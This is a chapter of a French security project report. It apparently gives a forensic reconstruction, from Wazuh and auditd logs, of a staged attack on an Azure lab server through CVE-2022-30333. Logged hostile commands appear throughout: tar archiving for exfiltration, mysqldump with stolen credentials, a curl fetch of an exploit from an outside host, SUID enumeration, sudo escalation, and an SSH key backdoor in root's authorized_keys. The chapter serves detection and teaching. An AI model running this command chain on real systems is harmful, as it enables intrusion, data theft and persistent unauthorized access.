


FIGURE 3.16 – Log complet auditd — Détail de la commande `tar` d'exfiltration

Le log complet révèle la commande exacte exécutée :

```
tar -czf /home/stt/everything.tar.gz -C /home/stt . --exclude=everything.tar.gz
```

Cette commande archive l'intégralité du répertoire `/home/stt` dans une archive compressée `everything.tar.gz`, en s'excluant elle-même pour éviter une récursion infinie. Il s'agit d'une technique classique de staging de données préalable à une exfiltration.



FIGURE 3.17 – Auditd — Exécution de `/usr/bin/gzip` à 21:45:55.652 (compression de l'archive)

```

full_log

type=SYSCALL msg=audit(1778273155.248:7090): arch=c000003e syscall=59 success=yes exit=0 a0=5a50ea3f15f0 a1=5a50ea3f1518 a2=5a50ea3f15
28 a3=0 items=2 ppid=33357 pid=33358 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts
1 ses=244 comm="gzip" exe="/usr/bin/gzip" subj=unconfined key="commands"ARCH=x86_64 SYSCALL=execve AUDID="stt" UID="stt" GID="stt" EUID
="stt" SUID="stt" FSUID="stt" EGID="stt" SGID="stt" FSGID="stt" type=EXECVE msg=audit(1778273155.248:7090): argc=1 a0="gzip" type=CWD
msg=audit(1778273155.248:7090): cwd="/home/stt" type=PATH msg=audit(1778273155.248:7090): item=0 name="/usr/bin/gzip" inode=1827 dev=0
8:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root"
type=PATH msg=audit(1778273155.248:7090): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=6488 dev=08:01 mode=0100755 ouid=0 ogid=0 rd
ev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root" type=PROCTITLE msg=audit(177827315
5.248:7090): proctitle="gzip"

```

FIGURE 3.18 – Log complet auditd — Détail de l’exécution de gzip dans /home/stt

3.5.7 Étape 6 — Exfiltration via SFTP (Nouvelle Session SSH)

À 21:46:45, Wazuh enregistre l’ouverture d’une nouvelle session SSH, distincte de la session de reconnaissance précédente. Cette fois-ci, la connexion est immédiatement suivie du lancement de `/usr/lib/openssh/sftp`, indiquant que l’attaquant a ouvert un second terminal et exécuté une commande SSH complète avec sous-système SFTP pour transférer l’archive `everything.tar.gz` vers sa machine.

>	May 8, 2026 @ 21:46:45.855	OSsec	Auditd: Command execution: /usr/lib/openssh/sftp	3	100001
>	May 8, 2026 @ 21:46:45.849	OSsec	Auditd: Command execution: /usr/bin/bash	3	100001
>	May 8, 2026 @ 21:46:45.849	OSsec	sshd: authentication success.	3	5715
>	May 8, 2026 @ 21:46:45.849	OSsec	PAM: Login session opened.	3	5501

FIGURE 3.19 – Wazuh — Nouvelle authentification SSH, ouverture de bash, lancement de SFTP et fermeture de session

La séquence des événements à 21:46:45 est particulièrement révélatrice : l’authentification SSH réussie (règle 5715), l’ouverture de session PAM (règle 5501), le lancement de `/usr/bin/bash` et enfin celui de `/usr/lib/openssh/sftp` se succèdent dans la même seconde, ce qui correspond au comportement d’un client SFTP initié en ligne de commande depuis un second terminal de la machine attaquante. La fermeture immédiate de la session après le transfert confirme que cette connexion avait un objectif unique et ciblé : récupérer l’archive préparée à l’étape précédente.

3.5.8 Étape 7 — Exploration Post-Exfiltration et Vol de Credentials

Après avoir exfiltré l’archive des données, l’attaquant ne s’arrête pas là. Il poursuit son exploration de la machine cible en cherchant des informations sensibles

dans les fichiers de configuration de l'application. À 21:48:21, Wazuh enregistre l'exécution de `/usr/bin/cat`, indiquant une lecture directe d'un fichier.



FIGURE 3.20 – Auditd — Exécution de `/usr/bin/cat` à 21 :48 :21 (lecture de fichier)

Quelques secondes plus tard, à 21:49:01, l'auditd enregistre l'ouverture de `/usr/bin/vim`, révélant que l'attaquant a accédé en lecture au fichier source de l'application, `app.py`.




FIGURE 3.21 – Auditd — Exécution de `/usr/bin/vim` à 21 :49 :01 (ouverture du code source `app.py`)

L'examen du code source de `app.py` révèle une vulnérabilité critique de développement : les identifiants de connexion à la base de données MySQL sont codés en dur (*hardcoded*) directement dans le code source de l'application.




FIGURE 3.22 – Code source `app.py` — Identifiants MySQL codés en dur (`user='root', password='password123', database='zipvault'`)

En accédant à ce fichier, l'attaquant obtient sans aucun effort les identifiants de connexion à la base de données zipvault :


— **Hôte** : localhost

- **Utilisateur** : root
- **Mot de passe** : password123
- **Base de données** : zipvault

Cette découverte constitue une compromission totale de la couche données de l'application. Avec ces credentials, l'attaquant dispose d'un accès complet à la base de données MySQL en tant que **root**, lui permettant potentiellement de lire, modifier ou supprimer l'ensemble des données applicatives, incluant les comptes utilisateurs et les fichiers traités par le service SaaS.

3.5.9 Étape 8 — Exfiltration de la Base de Données via mysqldump


Fort des identifiants MySQL récupérés dans le code source de l'application, l'attaquant passe à l'étape suivante : l'exfiltration complète de la base de données. À 21:50:33, Wazuh enregistre l'exécution de `/usr/bin/mysqldump`, confirmant que l'attaquant a directement réutilisé le mot de passe volé depuis `app.py` pour dumper la base de données `zipvault`.



The screenshot shows the Auditd interface with the following details: Date and time: May 8, 2026 @ 21:50:33.862; OSsec; Auditd: Command execution: /usr/bin/mysqldump; Page number: 3; ID: 100001; and icons for search and refresh.

FIGURE 3.23 – Auditd — Exécution de `/usr/bin/mysqldump` à 21 :50 :33 (exfiltration de la base de données)

Le log complet de cet événement est particulièrement révélateur : il expose en clair la commande complète exécutée par l'attaquant, incluant le mot de passe utilisé.



The screenshot shows a terminal window with the command 'full_log' and a detailed audit log entry. The log entry includes fields like type=SYSCALL, msg=audit(1778273433.451:7205), arch=c000003e, syscall=59, success=yes, exit=0, a0=5e98c3625360, a1=5e98c363c460, a2=5e98c35d5f70, a3=5e98c363b320, items=2, ppid=33271, pid=33493, auid=1000, uid=1000, gid=1000, euid=1000, suid=1000, fsuid=1000, egid=1000, sgid=1000, fsgid=1000, tty=pts1, ses=244, comm='mysqldump', exe='/usr/bin/mysqldump', subj=unconfined, key='commands', ARCH=x86_64, SYSCALL=execve, AUID='stt', UID='stt', GID='stt', EUID='stt', SUID='stt', FSUID='stt', EGID='stt', SGID='stt', FSGID='stt', type=EXECVE, msg=audit(1778273433.451:7205), argc=5, a0='mysqldump', a1='-u', a2='root', a3='-ppassword123', a4='zipvault', type=CWD, msg=audit(1778273433.451:7205), cwd='/home/stt/vuln-lab', type=PATH, msg=audit(1778273433.451:7205), item=0, name='/usr/bin/mysqldump', inode=23471, dev=08:01, mode=0100755, ouid=0, ogid=0, rdev=00:00, nametype=NORMAL, cap_fp=0, cap_fi=0, cap_fe=0, cap_fver=0, cap_frootid=80UID='root', OGID='root', type=PATH, msg=audit(1778273433.451:7205), item=1, name='/lib64/ld-linux-x86-64.so.2', inode=6488, dev=08:01, mode=0100755, ouid=0, ogid=0, rdev=00:00, nametype=NORMAL, cap_fp=0, cap_fi=0, cap_fe=0, cap_fver=0, cap_frootid=80UID='root', OGID='root', type=PROCTITLE, msg=audit(1778273433.451:7205), proctitle=607973716C64756D70082D7500726F674002D7070617373776F7264313233007A69707661756C74.

FIGURE 3.24 – Log complet auditd — Commande `mysqldump` avec credentials en clair (`-u root -ppassword123 zipvault`)

L'analyse du log complet révèle la commande suivante :

```
mysqldump -u "root" -ppassword123 "zipvault"
```

exécutée depuis le répertoire `/home/stt/vuln-lab`, dans la session `ses=244`, confirmant qu'il s'agit de la même session SSH que celle utilisée lors des étapes de reconnaissance précédentes. Ce log met également en évidence un second niveau de

risque : le mot de passe apparaît en clair dans les arguments du processus, ce qui signifie qu'il est directement visible dans les journaux d'audit système.

Pour s'assurer du succès de l'opération, l'attaquant procède ensuite à une vérification du dump généré. À 21:51:19, une nouvelle exécution de `/usr/bin/cat` est enregistrée, correspondant à la lecture du fichier SQL produit par `mysqldump`.



FIGURE 3.25 – Auditd — Exécution de `/usr/bin/cat` à 21 :51 :19 (vérification du dump SQL généré)

Cette séquence — vol des credentials dans `app.py`, exécution de `mysqldump` avec ces mêmes credentials, puis vérification du résultat, constitue une chaîne d'actions cohérente et délibérée, illustrant parfaitement comment une vulnérabilité de type *hardcoded credentials* peut conduire directement à une compromission totale de la couche données d'une application. L'ensemble des enregistrements utilisateurs, des fichiers traités et des métadonnées stockées dans la base `zipvault` sont désormais entre les mains de l'attaquant.

3.5.10 Étape 9 — Tentative d'Élévation de Privilèges

Après avoir exfiltré les données et la base de données, l'attaquant cherche à obtenir un accès `root` complet sur la machine. Cette phase se déroule en plusieurs tentatives successives, chacune documentée par les journaux `auditd` collectés par `Wazuh`.

Tentative 1 — Téléchargement d'un Exploit Public (`curl`)

À 21:53:32, l'`auditd` enregistre l'exécution de `/usr/bin/curl`. L'analyse des arguments de la commande révèle que l'attaquant a tenté de télécharger un exploit depuis l'URL `https://copy.fail/exp`, une ressource externe connue pour héberger des exploits de type *proof-of-concept*.




FIGURE 3.26 – Auditd — Exécution de `/usr/bin/curl` à 21 :53 :32 (tentative de téléchargement d'exploit)

# data.audit.auid	1000
# data.audit.command	curl
# data.audit.cwd	/home/stt
# data.audit.egid	1000
# data.audit.euid	1000
# data.audit.exe	/usr/bin/curl
# data.audit.execve.a0	curl
# data.audit.execve.a1	https://copy.fail/exp

FIGURE 3.27 – Détail des arguments — `curl https://copy.fail/exp` exécuté depuis `/home/stt`

Cette tentative échoue, vraisemblablement en raison des restrictions réseau appliquées sur la machine Azure, qui bloque les connexions sortantes non autorisées.

Tentative 2 — Changement d’Utilisateur via su (Échec)

Sans exploit disponible, l’attaquant tente une approche plus directe : utiliser la commande `su` pour basculer vers un autre compte, probablement `root`. À 21:56:50, l’exécution de `/usr/bin/su` est enregistrée, mais elle se solde immédiatement par deux alertes consécutives : *PAM : User login failed* (règle 5503) puis *User missed the password to change UID* (règle 5301).

>	May 8, 2026 @ 21:56:56.375	OSsec	User missed the password to change UID (user id).	5	5301
>	May 8, 2026 @ 21:56:54.390	OSsec	PAM: User login failed.	5	5503
>	May 8, 2026 @ 21:56:50.215	OSsec	Auditd: Command execution: /usr/bin/su	3	100001

FIGURE 3.28 – Wazuh — Échec de `su` : authentification PAM refusée et changement d’UID impossible (règles 5503/5301)

Tentative 3 — Reconnaissance du Noyau (`uname -r`)


Face à ces échecs, l’attaquant adopte une approche méthodique et cherche à identifier la version du noyau Linux en cours d’exécution, dans l’optique d’y associer une vulnérabilité connue. À 21:57:48, la commande `/usr/bin/uname` est exécutée avec l’option `-r` pour afficher la version exacte du noyau.

May 8, 2026 @ 21:57:48.269	OSsec	Auditd: Command execution: /usr/bin/uname	3	100001	⊕ ⊖
----------------------------	-------	---	---	--------	-----

FIGURE 3.29 – Auditd — Exécution de `/usr/bin/uname` à 21:57:48 (identification de la version du noyau)

Tentative 4 — Énumération des Binaires SUID (find)

À 22:03:58, l'attaquant exécute la commande `/usr/bin/find` pour rechercher sur l'ensemble du système des binaires possédant le bit SUID activé. Cette technique d'énumération est une étape classique de l'élévation de privilèges sous Linux : un binaire SUID s'exécute avec les droits de son propriétaire (généralement `root`) quel que soit l'utilisateur qui le lance, offrant ainsi un vecteur potentiel d'escalade.



May 8, 2026 @ 22:03:58.616 OSsec Auditd: Command execution: /usr/bin/find 3 100001

FIGURE 3.30 – Auditd — Exécution de `find / -perm -u=s -type f` à 22:03:58 (énumération des binaires SUID)

Tentative 5 — Découverte d'une Mauvaise Configuration sudo

L'étape décisive intervient lorsque l'attaquant exécute `sudo -l` pour lister les droits sudo de l'utilisateur `stt`. Le résultat est critique : la configuration `sudoers` révèle que l'utilisateur `stt` est autorisé à exécuter **toutes les commandes** en tant que n'importe quel utilisateur, et ce **sans mot de passe** (`NOPASSWD: ALL`).




```
stt@OSsec:~$ sudo -l
Matching Defaults entries for stt on OSsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User stt may run the following commands on OSsec:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
stt@OSsec:~$
```

FIGURE 3.31 – Résultat de `sudo -l` — L'utilisateur `stt` dispose de droits sudo illimités sans mot de passe

Élévation de Privilèges Réussie — `sudo -i`

Fort de cette découverte, l'attaquant exécute immédiatement `sudo -i` à 22:07:08 pour obtenir un shell interactif en tant que `root`. Wazuh enregistre l'événement et le log complet confirme la transition : l'exécutable `/usr/bin/sudo` est lancé avec `EUID=root`, signifiant que l'élévation de privilèges a été réalisée avec succès.



May 8, 2026 @ 22:07:08.786 OSsec Auditd: Command execution: /usr/bin/sudo 3 100001

FIGURE 3.32 – Auditd — Exécution de `sudo -i` à 22:07:08 (élévation de privilèges réussie)

```

full_log
type=SYSCALL msg=audit(1778274428.524:7338): arch=c000003e syscall=59 success=yes exit=0 a0=5e98c3634860 a1=5e98c3633ed0 a2=5e98c35dfa
70 a3=5e98c3633ed0 items=2 ppid=33271 pid=33620 uid=1000 gid=1000 euid=0 suid=0 fsuid=0 egid=1000 sgid=1000 fsgid=1000 tty=
ts1 ses=244 comm="sudo" exe="/usr/bin/sudo" subj=unconfined key="commands"ARCH=x86_64 SYSCALL=execve AUID="stt" UID="stt" GID="stt" EU
ID="root" SUID="root" FSUID="root" EGID="stt" SGID="stt" FSGID="stt" type=EXECVE msg=audit(1778274428.524:7338): argc=2 a0="sudo" a1
="-i" type=CMD msg=audit(1778274428.524:7338): cwd="/home/stt" type=PATH msg=audit(1778274428.524:7338): item=0 name="/usr/bin/sudo" i
node=2165 dev=08:01 mode=0104755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="roo
t" OGID="root" type=PATH msg=audit(1778274428.524:7338): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=6488 dev=08:01 mode=0100755 o
uid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root" type=PROCTITLE msg=
audit(1778274428.524:7338): proctitle=7375646f802d69

```

FIGURE 3.33 – Log complet auditd — `sudo -i` exécuté avec `EUID=root`, élévation confirmée (`ses=244`)

Le log complet confirme que la commande `sudo -i` a été exécutée dans la session `ses=244`, avec un `EUID=root` et un `SUID=root`, attestant d’une élévation de privilèges totale. L’attaquant dispose désormais d’un accès root complet sur la machine cible, lui conférant un contrôle absolu sur l’ensemble du système.

3.5.11 Étape 10 — Confirmation de l’Accès Root et Persistance par Changement de Mot de Passe

Accès Root Confirmé par Wazuh

Immédiatement après l’exécution de `sudo -i`, à 22:07:08, Wazuh génère deux alertes consécutives qui confirment sans ambiguïté la réussite de l’élévation de privilèges : la règle 5402 (*Successful sudo to ROOT executed*) et la règle 5501 (*PAM : Login session opened*), attestant de l’ouverture d’une session root active sur la machine cible.

>	May 8, 2026 @ 22:07:08.838	OSsec	PAM: Login session opened.	3	5501	
>	May 8, 2026 @ 22:07:08.838	OSsec	Successful sudo to ROOT executed.	3	5402	⊕ ⊖

FIGURE 3.34 – Wazuh — Alertes 5402 et 5501 confirmant l’exécution réussie de `sudo` vers root et l’ouverture de session (22 :07 :08)

Persistance — Changement du Mot de Passe Root

Désormais en possession des droits root, l’attaquant entreprend d’ancrer sa présence sur la machine en modifiant le mot de passe du système. À 22:11:39, l’exécution de `/usr/bin/passwd` est enregistrée par auditd, suivie six secondes plus tard, à 22:11:45, d’une alerte PAM de niveau 3 confirmant que le changement de mot de passe a été effectivement appliqué (règle 5555 : *PAM : User changed password*).

>	May 8, 2026 @ 22:11:45.219	OSsec	PAM: User changed password.	3	5555
>	May 8, 2026 @ 22:11:39.129	OSsec	Auditd: Command execution: /usr/bin/passwd	3	100001

FIGURE 3.35 – Wazuh — Exécution de `/usr/bin/passwd` à 22 :11 :39 et confirmation PAM du changement de mot de passe à 22 :11 :45 (règle 5555)

Ce changement de mot de passe représente l'action de persistance ultime de l'attaquant : en modifiant les credentials root, il s'assure un accès durable à la machine, indépendamment de toute session SSH active, et empêche les administrateurs légitimes de reprendre le contrôle via ce compte. La compromission est à ce stade totale et persistante.

3.5.12 Étape 11 — Installation d'une Backdoor SSH (Persistence Root)

Une fois l'accès root obtenu, l'objectif final de l'attaquant est de garantir un accès permanent à la machine, même en cas de détection et de réinitialisation du mot de passe. Pour ce faire, il met en place une backdoor SSH en injectant sa propre clé publique dans le compte root, en suivant une séquence précise de quatre actions entièrement tracées par Wazuh et auditd.

Création du Répertoire `/root/.ssh`

À 22:16:25, l'attaquant exécute `/usr/bin/mkdir -p /root/.ssh` depuis le répertoire `/root`, avec `EUID=0` et `EGID=0`, confirmant qu'il opère en tant que root. Cette commande crée le répertoire `.ssh` du compte root, préalable indispensable à l'injection d'une clé SSH autorisée.

▼	May 8, 2026 @ 22:16:25.318	OSsec	Auditd: Command execution: /usr/bin/mkdir	3	100001
---	----------------------------	-------	---	---	--------

FIGURE 3.36 – Auditd — Exécution de `mkdir -p /root/.ssh` à 22 :16 :25

```

# data.audit.auid      1000
# data.audit.command   mkdir
# data.audit.cwd       /root
# data.audit.egid      0
# data.audit.euid       0
# data.audit.exe       /usr/bin/mkdir
# data.audit.execve.a0  mkdir
# data.audit.execve.a1  -p
# data.audit.execve.a2  /root/.ssh
```

FIGURE 3.37 – Détail des paramètres auditd — `mkdir -p /root/.ssh` exécuté en tant que root (`euid=0`)

Injection de la Clé Publique dans `authorized_keys`

L’attaquant ajoute ensuite sa clé publique SSH dans le fichier `/root/.ssh/authorized_keys`. Wazuh, grâce à son module de surveillance d’intégrité des fichiers (FIM — *File Integrity Monitoring*), détecte immédiatement la modification à 22:17:01 et déclenche une alerte de niveau 7 (règle 550 : *Integrity checksum changed*).

```
> May 8, 2026 @ 22:17:01.719 /root/.ssh/authorized_keys modified Integrity checksum changed. 7 550
```

FIGURE 3.38 – Wazuh FIM — Détection de la modification de `/root/.ssh/authorized_keys` à 22:17:01 (règle 550)

```

# full_log
# File '/root/.ssh/authorized_keys' modified
# Mode: realtime
# Changed attributes: size,mtime,md5,sha1,sha256
# Size changed from '261' to '356'
# Old modification time was: '1778164283', now it is '1778275021'
# Old md5sum was: '9174616fcd977a36f8fee86a0dc3f434'
# New md5sum is: 'a41b2ad4414fd1fdac6ccfbc54b0b2b1'
# Old sha1sum was: '36b996fa7f2a3b22be7494f87143ccd536fb44ee'
# New sha1sum is: '5eb1505c1c0f4133c245db210e81d4342b73a055'
# Old sha256sum was: '0dc2f83c36c29dad2a826f8c15364b916c6a08786f1d77983885ca4ae79279c7'
# New sha256sum is: '3f1500d9f8b0255dd141fa15d8b29fc6cac9e4b35aeddd33843b93f5d0fad6c96'
```

FIGURE 3.39 – Détail FIM — Modification des checksums MD5, SHA1 et SHA256 du fichier `authorized_keys` (taille passée de 261 à 356 octets)

Le rapport FIM est particulièrement précis : la taille du fichier est passée de 261 à 356 octets, et l’ensemble des empreintes cryptographiques (MD5, SHA1, SHA256) ont été modifiées, attestant de l’ajout d’une nouvelle entrée dans le fichier — soit la clé publique SSH de l’attaquant.

Sécurisation des Permissions — `chmod 600`

Conformément aux exigences de sécurité du démon SSH, le fichier `authorized_keys` doit posséder des permissions restrictives pour être pris en compte. À 22:17:25, l'attaquant exécute `chmod 600 /root/.ssh/authorized_keys` depuis `/root`, avec `EUID=0`, appliquant les permissions requises.



FIGURE 3.40 — Auditd — Exécution de `chmod` à 22 :17 :25 sur `/root/.ssh/authorized_keys`




FIGURE 3.41 — Détail des paramètres auditd — `chmod 600 /root/.ssh/authorized_keys` exécuté en tant que root

Redémarrage du Service SSH — `systemctl restart ssh`

Pour s'assurer que la nouvelle configuration est bien prise en compte par le démon SSH, l'attaquant exécute `systemctl restart ssh` à 22:17:31. Wazuh enregistre l'événement via auditd, confirmant l'exécution de `/usr/bin/systemctl restart ssh` depuis `/root`, avec `EUID=0`.




FIGURE 3.42 — Auditd — Exécution de `systemctl restart ssh` à 22 :17 :31 (activation de la backdoor)

```

t data.audit.auid      1000
t data.audit.command   systemctl
t data.audit.cwd       /root
t data.audit.egid      0
t data.audit.euid      0
t data.audit.exe       /usr/bin/systemctl
t data.audit.execve.a0  systemctl
t data.audit.execve.a1  restart
t data.audit.execve.a2  ssh
```

FIGURE 3.43 – Détail des paramètres auditd — `systemctl restart ssh` exécuté en tant que root depuis `/root`

À l'issue de cette séquence, la backdoor est opérationnelle : l'attaquant peut désormais se connecter à tout moment au compte root de la machine cible via SSH, sans mot de passe, en utilisant sa clé privée. Cette persistance est totalement silencieuse et survivra à tout changement de mot de passe ultérieur, rendant l'éradication de la menace particulièrement difficile sans audit complet du fichier `authorized_keys` et des clés SSH autorisées sur le système. Le module FIM de Wazuh s'est révélé ici décisif en détectant en temps réel la modification de ce fichier critique, fournissant une preuve forensique incontestable de l'installation de la backdoor.

Résumé Chronologique de la Compromission

#	Horodatage	Phase	Événement	Source
1	20 :36 :53	Accès initial	Authentification sur l'application SaaS (IP : 105.68.208.123)	App logs
2	20 :37 :11	Accès initial	Upload de <code>backup_data.rar</code> — déclenchement de <code>unrar</code> en root	App logs
3	21 :37 :13	Accès initial	Exécution de <code>unrar</code> — dépôt de la clé SSH dans <code>authorized_keys</code>	Auditd / Wazuh
4	21 :38 :05	Persistence	Authentification SSH réussie — Session 1 (même IP)	Wazuh (5715/5501)
5	21 :38 :09	Reconnaissance	<code>ls</code> dans <code>/home/stt</code> — début de l'énumération	Auditd / Wazuh
6	21 :38 :19	Reconnaissance	<code>id</code> — identification des privilèges courants	Auditd / Wazuh
7	21 :40 :59	Reconnaissance	<code>grep</code> — recherche de données sensibles	Auditd / Wazuh
8	21 :41 :33	Reconnaissance	<code>ls</code> dans <code>/home/stt/vuln-lab</code> — exploration du projet	Auditd / Wazuh
9	21 :45 :51	Reconnaissance	<code>snap</code> — inventaire des paquets installés	Auditd / Wazuh
10	21 :45 :53	Exfiltration	<code>ls</code> — inventaire final avant archivage	Auditd / Wazuh
11	21 :45 :55	Exfiltration	<code>tar -czf everything.tar.gz /home/stt</code> — archivage complet	Auditd / Wazuh
12	21 :45 :55	Exfiltration	<code>gzip</code> — compression de l'archive	Auditd / Wazuh
13	21 :46 :45	Exfiltration	Session SSH 2 — transfert SFTP de <code>everything.tar.gz</code>	Wazuh (5715/5501)
14	21 :48 :21	Vol de credentials	<code>cat + vim app.py</code> — lecture du code source	Auditd / Wazuh
15	21 :50 :33	Exfiltration DB	<code>mysqldump -u root -ppassword123 zipvault</code> — dump de la BDD	Auditd / Wazuh
16	21 :51 :19	Exfiltration DB	<code>cat</code> — vérification du fichier SQL généré	Auditd / Wazuh
17	21 :53 :32	Élev. privilèges	<code>curl https://copy.fail/exp</code> — tentative de téléchargement exploit (échec)	Auditd / Wazuh
18	21 :56 :50	Élev. privilèges	<code>su</code> — tentative de changement d'UID (échec PAM)	Wazuh (5503/5301)
19	21 :57 :48	Élev. privilèges	<code>uname -r</code> — identification de la version du noyau	Auditd / Wazuh
20	22 :03 :58	Élev. privilèges	<code>find / -perm -u=s -type f</code> — énumération des binaires SUID	Auditd / Wazuh
21	22 :07 :08	Élev. privilèges	<code>sudo -i</code> — élévation de privilèges root réussie	Wazuh (5402/5501)
22	22 :11 :39	Persistence root	<code>passwd</code> — changement du mot de passe root	Wazuh (5555)
23	22 :16 :25	Backdoor SSH	<code>mkdir -p /root/.ssh</code> — création du répertoire SSH root	Auditd / Wazuh
24	22 :17 :01	Backdoor SSH	Injection de la clé publique dans <code>/root/.ssh/authorized_keys</code>	Wazuh FIM (550)
25	22 :17 :25	Backdoor SSH	<code>chmod 600 /root/.ssh/authorized_keys</code> — sécurisation des permissions	Auditd / Wazuh
26	22 :17 :31	Backdoor SSH	<code>systemctl restart ssh</code> — activation de la backdoor	Auditd / Wazuh

TABLE 3.1 – Résumé chronologique complet de la compromission — du vecteur initial à la backdoor persistante

3.6 Vulnérabilité Exploitée : CVE-2022-30333

L'attaque décrite dans ce projet repose sur l'exploitation de la **CVE-2022-30333**, une vulnérabilité critique de type *path traversal* affectant le binaire `unrar` sous Linux, dans ses versions antérieures à **6.1.7**. Découverte et publiée en 2022 par le chercheur Simon Scannell, cette faille permet à un fichier RAR malicieusement construit de déposer des fichiers en dehors du répertoire de destination prévu lors de l'opération de décompression, en utilisant des chemins contenant des séquences de traversée de répertoire (`../`) encodées dans les entrées de l'archive.

Dans notre scénario, l'application SaaS cible invoque automatiquement `/usr/local/bin/unrar` avec les privilèges `root` pour traiter tout fichier RAR uploadé par un utilisateur. L'attaquant a exploité ce comportement en forgeant une archive `backup_data.rar` dont les entrées internes pointaient vers le répertoire `/root/.ssh/authorized_keys`, permettant ainsi le dépôt de sa clé publique SSH directement dans le compte root de la machine cible, sans aucune interaction supplémentaire. Cette technique est communément désignée sous le terme *Zip Slip*, et constitue le vecteur d'accès initial de l'ensemble de la chaîne de compromission documentée dans ce rapport.

Identifiant	CVE-2022-30333
Composant affecté	UnRAR for Linux (versions < 6.1.7)
Type	Path Traversal (<i>Zip Slip</i>)
Score CVSS v3	7.5 (High)
Découvreur	Simon Scannell (2022)
Impact	Écriture arbitraire de fichiers en dehors du répertoire cible
Vecteur d'attaque	Upload d'une archive RAR forgée vers un service exposé
Correctif	Mise à jour vers UnRAR $\geq$ 6.1.7

TABLE 3.2 – Fiche descriptive de la CVE-2022-30333

La criticité de cette vulnérabilité est amplifiée lorsque le processus de décompression est exécuté avec des privilèges élevés, comme c'est le cas dans notre environnement de test. La combinaison d'une exécution en **root** et d'une surface d'attaque publiquement accessible a transformé une simple fonctionnalité applicative en point d'entrée pour une compromission totale du système.

3.7 Conclusion

Ce chapitre a été consacré à la présentation de la partie technique de notre projet. À travers l'analyse forensique menée sur notre laboratoire Azure, nous avons pu concrétiser l'ensemble des étapes théoriques décrites précédemment, en reconstituant pas à pas un scénario de compromission réel grâce à la corrélation croisée des journaux collectés par Wazuh.

Conclusion générale et perspectives

